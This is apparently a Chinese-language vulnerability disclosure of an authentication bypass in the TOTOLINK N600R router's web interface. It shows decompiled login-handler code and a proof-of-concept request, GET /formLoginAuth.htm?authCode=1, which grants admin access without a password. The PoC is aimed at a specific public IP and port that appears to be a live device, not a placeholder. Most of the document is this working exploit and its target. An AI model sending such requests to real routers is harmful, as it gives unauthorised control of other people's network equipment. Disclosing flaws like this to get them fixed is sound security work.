TOTOLINK_N600R旁路绕过漏洞

厂商

TOTOLINK

影响设备

N600R

http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36


[固件下载]()

描述

TOTOLINK N600R存在旁路绕过漏洞，无需身份认证即可进入后台界面

细节

在N600R的web程序lighttpd中访问formLoginAuth.htm传入authCode为1即可绕过密码直接进入后台




```
    {
      v3 = v6++;
      if ( getNthValueSafe(v3, v16, 38, v17, 512) == -1 )
        break;
      if ( getNthValueSafe(0, v17, '=', v18, 128) != -1 && getNthValueSafe(1, v17, 61, v19, 1
      {
        if ( strstr(v18, "authCode") )
          v7 = atoi(v19);
        if ( strstr(v18, "userName") )
          strcpy(v10, v19);
        if ( strstr(v18, "password") )
          strcpy(v11, v19);
        if ( strstr(v18, "goURL") )
          strcpy(v15, v19);
        if ( strstr(v18, "flag") )
          strcpy((char *)v21, v19);
      }
    }
  }
  if ( !v15[0] )
  {
    if ( atoi((const char *)v21) == 1 )
      strcpy(v15, "mobile/home.asp");
    else
      strcpy(v15, "home.asp");
  }
  if ( v7 )
  {
    login_err_flag = 0;
    do
```

不需要密码便会进入管理员界面

POC

```
GET /formLoginAuth.htm?authCode=1 HTTP/1.1
Host: 14.199.103.239:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0) Gecko/20100101
Firefox/98.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```



14.199.103.239:8080/formLoginAuth.htm?authCode=1